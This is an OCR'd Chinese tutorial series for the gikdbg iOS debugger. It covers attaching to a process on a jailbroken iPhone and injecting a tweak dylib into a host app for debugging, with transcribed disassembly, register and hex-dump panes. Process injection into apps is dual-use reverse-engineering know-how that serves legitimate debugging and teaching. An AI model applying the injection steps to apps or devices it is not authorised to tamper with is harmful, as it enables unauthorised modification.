
Step1.使用 PuTTY 登陆 iOS 设备并执行/Applications/gikir_iserver.app/gdb 命令：



Step2：在手机端运行 gikir_iserver,在 PC 端运行 gikdbg.exe，并以 USB 的方式连接手机（参见 http://gikir.com/blog/?p=32 进行环境配置）；

Step3：登陆成功后，执行 File/Attach…主菜单命令，在进程列表中找到/Applications/gikir_iserver.app/gdb,双击或者执行 Attach 按钮即可进入本次调试会话(如果是首次 Attach 则需要打补丁并且重启程序)：


Select process to attach
PID
Name
Command
2599 MobileMail /Applications/MobileMail.app/MobileMail
2604 calaccessd /System/Library/Frameworks/EventKit.framework/S
2749 sbd /System/Library/PrivateFrameworks/CloudServices
3174 Preferences /Applications/Preferences.app/Preferences
3307 ptpd /usr/libexec/ptpd
3322 voiced /System/Library/PrivateFrameworks/VoiceServices
3569 itunesstored /System/Library/PrivateFrameworks/iTunesStore.f
3571 ubd /System/Library/PrivateFrameworks/Ubiquity.fram
3612 sh /bin/sh
3613 sh /bin/sh
3643 gdb /Applications/gikir_iserver.app/gdb
Attach
Cancel


gikdbg v1.0.build140422.2 - [iOS CPU]
File View Debug iDebug Trace Plugins Options Windows iHelp
39F4E42C -> E1A0C00D mov r12, sp
39F4E430 . E92D0030 push {r4, r5}
39F4E434 . E59C4000 ldr r4, [r12]
39F4E438 . E3A0C05D mov r12, #93
39F4E43C . EF000080 svc #128
39F4E440 . E8BD0030 pop {r4, r5}
debug running gdb
39F4E444 . 3A000004 blo 0x39f4e45c
39F4E448 . E59FC004 ldr r12, [pc, #4]
39F4E44C . E79FC00C ldr r12, [pc, r12]
39F4E450 . EA000000 b 0x39f4e458
39F4E454 . 1E23BD0 "LLVM has an softerro
39F4E458 . E12FFF1C bx r12
39F4E45C . E12FFF1E bx lr
39F4E460 -> E1A0C00D mov r12, sp
39F4E464 . E92D0030 push {r4, r5}
39F4E468 . E59C4000 ldr r4, [r12]
Register (ARM)
r0
r1
r2
r3
r4 00000000
r5 FFFFFFFF
r6
r7
r8
r9
s1 00000000
fp
ip
sp
lr
pc
Address Hex dump
27DFBAD0 01 00 00 00 FF FF FF FF 00 00 00 00 00 BB
27DFBAE0 70 43 09 00 38 C4 29 00 60 9A 21 00 00 00
27DFBAF0 F0 C1 29 00 00 00 00 00 48 41 09 00 00 00
27DFBB00 08 BB DF 27 6C 41 09 00 38 BB DF 27 CC EA
27DFBB10 28 67 64 62 29 20 00 00 00 00 00 00 00 00
27DFBB20 00 00 00 00 00 00 00 00 94 16 29 00 48 41
27DFBB30 60 9A 21 00 F8 77 29 00 50 BB DF 27 14 45
27DFBB40 60 9A 21 00 00 00 00 00 84 0E 09 00 00 00
27DFBB50 58 BB DF 27 90 0E 09 00 88 BB DF 27 CC EA
27DFBB60 00 00 00 00 4C 8C 29 00 00 00 00 00 00 00
27DFBB70 00 00 00 00 00 00 00 00 4C 8C 29 00 10 5C
27DFBAD0 00000001
27DFBAD4 FFFFFFFF
27DFBAD8 00000000
27DFBADC 27DFBB00
27DFBAE0 00094370
27DFBAE4 0029C438
27DFBAE8 00219A60
27DFBAEC 00000000
27DFBAF0 0029C1F0
27DFBAF4 00000000
27DFBAF8 00094148
27DFBAFC 00000000
The process "gdb" is paused, you can dump data or set breakpoint and then press F9 to re-run it.
Paused

其他更多的细节，可以前往 http://gikir.com/product.php 下载使用。在使用 gikdbg 的过程中有任何改进意见和 Bug，欢迎反馈给我们以帮助我们将他开发得更加完善。

下一篇文章(gikdbg 系列教程 3.2 调试动态库)我们将详细介绍如何使用 gikdbg 调试动态库程序，敬请关注 http://gikir.com/！

gikdbg 系列教程 3.2-调试动态库 tweak

```
void usage(void) {

printf(“原创文章，欢迎转载和引用，不过请附上原始链接(http://gikir.com/blog/?p=75)和本申明，否则嘛，哼哼…\n”);

}
```

本篇文章我们将介绍如何使用 gikdbg 调试动态库（tweak），此处我们以注入到每一个调试进程的辅助动态库 gikir_iserver_injecter.dylib 为例进行 Step by step 的操作与解释以及一些注意事项的说明。

Step 0.前置说明

手机端：iPhone 5，iOS 7.0.4，gikir_iserver v1.1.build140520.1；

PC 端：ParallelDesktop 虚拟机，Windows 8.0，gikdbg v1.1.build140520.1；

Step 1.连接设备

手机端点击 gikir_iserver 的图标运行服务程序，PC 端执行 iDebug/Device/Login (USB)菜单，得到如下输出说明连接成功：

如果在这一步出现无法连接的情况请逐一检查：

1） 是否有之前遗留的 lldb.exe 进程，手工杀掉然后重启 gikdbg 并连接；


2） 是否 gikir_iserver 使用的 6080 端口被之前遗留的 gikir_iserver_root 或者/bin/sh 进程占用，手工杀掉或者重启设备然后重启 gikir_iserver；

3） 是否有使用 Apple USB 驱动服务的其他程序与 gikdbg 冲突，手工杀掉这类程序然后重启 gikdbg 并连接。

连接成功后，我们通过 iDebug/Option/Debugger 选择 GDB 模式，调试动态库只能使用该模式。因为 LLDB 模式下在调用指定函数时会禁止所有断点，导致断点无法击中我们指定的函数，也就无法调试了。

Step 2.选择宿主


为了调试动态库，我们需要先运行一个宿主，此处我们以如下图所示的可执行程序为例，实际调试 tweak 过程中我们以目标 App 为宿主：



双击或者点击 Open 之后一路点击确定，进入 CPU 主窗口。


Step 3.上传动态库

在 PC 端有我们开发好的动态库 gikir_iserver_injecter.dylib，我们在 iShell 中通过$upload /var/tmp/gikdbg_tweak.dylib 命令将选择本地动态库上传至/var/tmp 目录下，名称按照实际需求定，本例为 gikdbg_tweak.dylib。




Step 4.注入动态库

执行 iDebug/View/Module 得到模块列表窗口，右键选择 Inject dylib:




点击 Ok 之后如果注入成功得到如下的模块列表：




如果注入失败在 iShell 执行如下命令：call (char *)dlerror()查看具体的信息然后解决之后继续尝试。

Step 5.调试动态库


注入成功后，在模块列表双击到 CPU 主窗口，查找到我们需要调试的函数，此处为：


gikdbg v1.1.build140520.1
Options Windows iHelp
iOS CPU
00175520 $ E92D40F0 push {r4, r5, r6, r7, lr} ; gikdbg_injector_print_nodigith
00175524 E28D700C add r7, sp, #0xc
00175528 EB00165A bl .impr_00019E94
0017552C E30115EB movw r1, #0x15eb
00175530 E1A04000 mov r4, r0
00175534 E3401000 movt r1, #0x0
00175538 E3A00001 mov r0, #0x1
0017553C E08F1001 add r1, pc, r1
00175540 EB00001E bl .func_000145C0
00175544 E3540000 cmp r4, #0x0
00175548 A000012 beq #0x175598
0017554C E301660D movw r6, #0x160d
00175550 E3A05000 mov r5, #0x0
00175554 E3406000 movt r6, #0x0
00175558 E08F6006 add r6, pc, r6
Register (ARM)
r0 00000001
r1
r2
r3
r4 00000000
r5 00000000
r6 00000000
r7 00000000
r8
r9
sl 00000000
fp 00000000
ip
sp
lr
Address Hex dump
0010AE78 00 10 00 00 01 00 00 00 D0 AE 10 00 00 00 00 00
0010AE88 E1 AE 10 00 03 AF 10 00 52 AF 10 00 58 AF 10 00
0010AE98 60 AF 10 00 86 AF 10 00 8F AF 10 00 00 00 00 00
0010AEA8 BC AE 10 00 9C AF 10 00 AB AF 10 00 CA AF 10 00
0010AEB8 00 00 00 00 2F 75 73 72 2F 73 62 69 6E 2F 69 6F
0010AEC8 73 74 61 74 00 00 00 00 2F 75 73 72 2F 73 62 69
0010AED8 6E 2F 69 6F 73 74 61 74 00 5F 5F 43 46 5F 55 53
0010AEE8 45 52 5F 54 45 58 54 5F 45 4E 43 4F 44 49 4E 47
0010AEF8 3D 30 78 31 46 35 3A 30 3A 30 00 50 41 54 48 3D
0010AF08 2F 75 73 72 2F 6C 6F 63 61 6C 2F 73 62 69 6E 3A
0010AF18 2F 75 73 72 2F 6C 6F 63 61 6C 2F 62 69 6E 3A 2F
0010AE78 · 00001000
0010AE7C · 00000001
